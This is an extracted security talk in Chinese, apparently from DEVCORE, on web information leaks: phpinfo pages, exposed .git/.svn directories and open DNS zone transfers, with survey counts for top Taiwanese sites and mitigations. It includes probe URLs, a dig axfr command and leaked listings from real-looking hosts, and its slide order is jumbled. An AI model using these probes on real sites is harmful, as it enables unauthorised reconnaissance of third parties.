$row[heading] "; } if(!isset($row)) { return false; } else { return $filings; } } } if(!function_exists('stripslashes_array1')){ function
```

# 範例:設定檔備份洩漏資料庫帳密

PHP Version 5.3.10-1ubuntu3.6



com/phpinfo.php

System	Linux ubuntu3.6 3.10-1ubuntu3.6 SMP Mon Mar 25 21:42:18 UTC 2013 x86_64
Build Date	Mar 11 2013 14:15:21
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/cli/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/apc.ini, /etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/memcache.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/redis.ini
PHP API	20090626
PHP Extension	20090626

1. 核心版本及更新時間

2. HTTP 伺服器版本資訊

3. 管理者 email

4. PHP 模組

5. 網頁根目錄位置

範例:phpinfo頁面洩漏

# phpinfo 頁面洩漏狀況

調查


- 目標：Alexa 台灣前 525 大網站
  - 含 21317 子網域, 11928 不重複 IP
- 偵測方式
  - `http://#{subdomain}/phpinfo.php`  
直接在根目錄下放測試程式



# phpinfo 頁面洩漏狀況

- Alexa 台灣前 525 大熱門網站
- 共發現 252 處資訊洩漏
  - 200 個不重複 IP
  - 46 個網站(9%)

**並非所有網站都使用PHP**



# phpinfo 頁面洩漏狀況

- 知名網站如：  
php.net、Yahoo!、SourceForge
- 電信業者、報章媒體、影音網站  
電腦品牌、政府機構、學校機關 ...



# 提醒

- 不在正式產品環境中進行開發行為 **強烈建議**
- 關閉編輯器中的自動備份功能
- 伺服器過濾備份檔案下載

- 以 apache 為例

```
<FilesMatch ".(bak|config|sql|fla|psd|ini|log|sh|inc|~|swp)$">  
    Order allow,deny  
    Deny from all  
    Satisfy All  
</FilesMatch>
```



# DEVCORE 常利用的資訊洩漏

- 傳統資訊洩漏
- 開發環境資訊洩漏
  - 暫存、測試資訊
  - 版本控管
- DNS 資訊洩漏



# 版本控管

- 版本控管軟體

- GIT, SVN, CVS, Bazaar, Mercurial

- 版本控管內容可經由 web 存取

- .git/ .svn/ CVS/ .bzzr/ .hg/







```
9
dir
19189
http://svn.org/websites/
http://svn.org
```

g/.svn/entries

## 範例: SVN 目錄洩漏

```
0101bb08-14d6-0310-b084-bc0e0c8e3800
style.css
file
```

# 風險

- 完整專案架構
- “全部”程式碼還原(分析程式碼漏洞)
- 設定檔資訊洩漏(例如資料庫帳號密碼)



http://...gov.co/.git/config

gov.co/.git/config

```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = ../git/metro/
  fetch = +refs/heads/*:refs/remotes/origin/*
[remote "github"]
  url = git@github.com:anabelle/
  fetch = +refs/heads/*:refs/remotes/github/*
[user]
  name = Metro Server
  email = git@
```

gov.co/.git/config

## 範例: GIT 目錄洩漏

2. ruby get\_git\_dir\_info.rb | less (ruby)

```
100644 aaf4b85bedaa44afa5268a50d83d6554db2d3400 0      apply/admin/WriteFile/zip.php
100644 64be59c0619c39353b4a83d899a0cfa5e768de4d 0      apply/admin/createexcel.php
100644 b8b6b0d180a9ebcc04870244cabd958202ab003c 0      apply/admin/css/style.css
100644 48745b2c92113f83f718006f45287db9f9fcb44d 0      apply/admin/excel.class.php
100644 9433daddbc2cfb88e03903c585ae77d97b828e7 0      apply/admin/form_openday.php
100644 506fd2348a0950c89d43c3298f17dd3b29542882 0      apply/admin/ge_position.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/geeid.php
100644 7619dc5c2d4154f46fe8d5fff880c5cd8d1f05808 0      apply/admin/get_resume.php
100644 416b858a56464fca1e37ee60b4dbe1840467d5d1 0      apply/admin/img/apply_top.jpg
100644 d2783b326e1a1190cf00fe5034efdf7a3dddfd 0      apply/admin/img/arr_blue.gif
100644 fb4d49dbf1472ffa8789daeecf2ec97ec6a 0      apply/admin/img/arr_red.gif
100644 b96e4dcb52f2657b266437b7d15341 0      apply/admin/img/bg.jpg
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/g_x.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/g_y.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/vents_progressbar.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/vents_progressbar_act.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/vents_progressbar_actl.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/vents_progressbar_actr.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/vents_progressbar_nor.gif
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/vents_progressbar_return.jpg
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/top.jpg
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/waiting.jpg
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/img/btn.png
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/LabelEdit.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/LabelShow_Filter.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/LabelShow_Starred.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/excel.class.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/overview_1.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/overview_2.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/overview_3.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/ide/resume_condition.php
100644 017fdd178485c134fae19ad44da62ea0a702af29 0      apply/admin/include/resume_search.php
100644 9e64244b3e711cbfc0229bfeef199c684efad08f 0      apply/admin/include/resume_table.php
100644 cfa7655c130242d3f760b2adf79d37cce561f752 0      apply/admin/include/schoollist.php
100644 2bb244c55e18d33f00dc2 0
100644 d4f1917a83db32b62ed44 0
100644 d9c2dc4d56bce76c77f86 0
100644 06b08bdbeb2f7c3aa27f1 0
```

## 範例: GIT 洩漏還原目錄結構

# 版本控制洩漏狀況


調查

- 目標：Alexa 台灣前 525 大網站
  - 含 21317 子網域, 11928 不重複 IP
- 偵測方式
  - `http://#{subdomain}/.git/`  
`http://#{subdomain}/.svn/`



# 版本控制洩漏狀況

- Alexa 台灣前 525 大熱門網站
- 共發現 342 處資訊洩漏
  - 254 個不重複 IP
  - 53 個網站(10%)



**有立即風險的洩漏！十分之一有問題！**

# 提醒

- 禁止版本控制資料夾對外存取
- 開發環境應與正式產品環境分開且  
開發環境不應對外開放 **強烈建議**



# DEVCORE 常利用的資訊洩漏

- ✦ 傳統資訊洩漏
- ✦ 開發環境資訊洩漏
- ✦ DNS 資訊洩漏
  - ✦ DNS Zone Transfer






# DNS Zone Transfer

- DNS server 間的記錄同步
- Zone Transfer CVE-1999-0532
  - 未限制同步來源，**任何人皆可查詢**





```
ncl.edu.tw. 1800 IN SOA ncldns1.ncl.edu.tw. root
9200 10800
ncl.edu.tw. 1800 IN MX 10 mg.ncl.edu.tw.
ncl.edu.tw. 1800 IN MX 10 mg2.ncl.edu.tw.
ncl.edu.tw. 1800 IN MX 20 msg.ncl.edu.tw.
ncl.edu.tw. 1800 IN NS ncldns1.ncl.edu.tw.
ncl.edu.tw. 1800 IN NS ncldns2.ncl.edu.tw.
100read.ncl.edu.tw. 1800 IN CNAME 4thldt.ncl.edu.tw.
;
; 101read.ncl.edu.tw. 1800 IN A 192.83.186.120
;
; 102read.ncl.edu.tw. 1800 IN A 192.83.186.120
;
; 103read.ncl.edu.tw. 1800 IN AAAA 2001:288:105:1::186:120
103read.ncl.edu.tw. 1800 IN A 192.83.186.120
;
; 4thldt.ncl.edu.tw. 1800 IN AAAA 2001:288:105:1::186:120
;
```

**範例: zone transfer 對外開發查詢**

```
;; global options: +cmd
ncl.edu.tw. 1800 IN SOA ncldns1.ncl.edu.tw. root.ncl.edu.tw. 2014070901 1800 900 241
9200 10800
ncl.edu.tw. 1800 IN MX 10 mg.ncl.edu.tw.
ncl.edu.tw. 1800 IN MX 10 mg2.ncl.edu.tw.
ncl.edu.tw. 1800 IN MX 20 msg.ncl.edu.tw.
ncl.edu.tw. 1800 IN NS ncldns1.ncl.edu.tw.
ncl.edu.tw. 1800 IN NS ncldns2.ncl.edu.tw.
100read.ncl.edu.tw. 1800 IN CNAME 4thldt.ncl.edu.tw.
101read.ncl.edu.tw. 1800 IN A 192.83.186.120
102read.ncl.edu.tw. 1800 IN A 192.83.186.120
103read.ncl.edu.tw. 1800 IN AAAA 2001:288:105:1::186:120
103read.ncl.edu.tw. 1800 IN A 192.83.186.120
4thldt.ncl.edu.tw. 1800 IN AAAA 2001:288:105:1::186:120
```

# 風險

## 告訴歹徒你家有什麼財產

- 發現隱藏的**內部服務**(防禦較弱)
- 發現**開發環境**(防禦較弱)
- 可推測外網 IP 範圍(對網段進行掃描)
- 可推測內網 IP 範圍(對網段進行掃描)



# DNS Zone Transfer

- 線上查詢服務

- UltraTools

- <https://www.ultratools.com/tools/zoneFileDump>

- HackerTarget

- <http://hackertarget.com/zone-transfer/>

- Digital Point

- <https://tools.digitalpoint.com/zone-transfer>



# DNS Zone Transfer 問題狀況

調查


- 目標：  
Alexa 台灣前 525 大網站 DNS Server
- 偵測方式
  - 是否對外開放交換 DNS 資料



# DNS Zone Transfer 問題狀況

- 共發現 41 家網站出現問題 (8%)

- 電視媒體、交易平台  
時尚媒體、旅遊業者  
3C討論區、網路書店  
影音網站、學術單位



# 提醒

- DNS server **限制可存取 zone transfer 的來源**
- 以使用 Linux 為例： 修改 /etc/named.conf

```
options {  
    allow-transfer {  
        1.2.3.4;  
        5.6.7.8;  
    };  
};
```

- 更多：DEVCORE 官方部落格

[Google: DEVCORE zone transfer](#)



# DEVCORE 常利用的資訊洩漏

- ✦ 傳統資訊洩漏
  - ✦ 管理、目錄、錯誤訊息洩漏
- ✦ 開發環境資訊洩漏
  - ✦ 備份檔、測試檔、版本控制
- ✦ DNS 資訊洩漏
  - ✦ DNS Zone Transfer





# 組合利用

# 利用 zone transfer 發現開發機 dev168

```
CENTER:~ DEVCORE$ dig axfr [redacted] @ns1.[redacted]

; <<> DiG 9.8.3-P1 <<> axfr [redacted] @ns1.[redacted]
;; global options: +cmd
[redacted].com.      3600    IN      SOA     [redacted]. 20140800
[redacted].com.      3600    IN      NS      [redacted]
[redacted].com.      3600    IN      MX      1 ASPMX.L.GOOGLE.com.
[redacted].com.      3600    IN      MX      5 ALT1.ASPMX.L.GOOGLE.com.
[redacted].com.      3600    IN      MX      5 ALT2.ASPMX.L.GOOGLE.com.
[redacted].com.      3600    IN      MX      10 ASPMX2.GOOGLEMAIL.com.
[redacted].com.      3600    IN      MX      10 ASPMX3.GOOGLEMAIL.com.
[redacted].com.      3600    IN      MX      10 ASPMX4.GOOGLEMAIL.com.
[redacted].com.      3600    IN      MX      10 ASPMX5.GOOGLEMAIL.com.
[redacted].com.      3600    IN      TXT     "v=spf1 include:aspmx.googlemail.com ~all"
admin.[redacted]  3600    IN      CNAME   blog.[redacted]
ads.[redacted]     3600    IN      CNAME   blog.[redacted]
dev168.[redacted]  3600    IN      A       61.31.[redacted]
image.[redacted]   3600    IN      A       61.31.[redacted]
img.[redacted]     3600    IN      CNAME   blog.[redacted]
search.[redacted]  3600    IN      CNAME   blog.[redacted]
stack.[redacted]   3600    IN      A       61.31.[redacted]
blog.[redacted]    3600    IN      A       61.31.[redacted]
adm.blog.[redacted] 3600    IN      CNAME   blog.[redacted]
www.[redacted]     3600    IN      A       61.31.[redacted]
www01.[redacted]   3600    IN      A       61.31.[redacted]
www02.[redacted]   3600    IN      A       61.31.[redacted]
```



11  
dir  
6755  
http://dev168.  
http://dev168.  
2009-03-04T09:31:  
6440  
letme

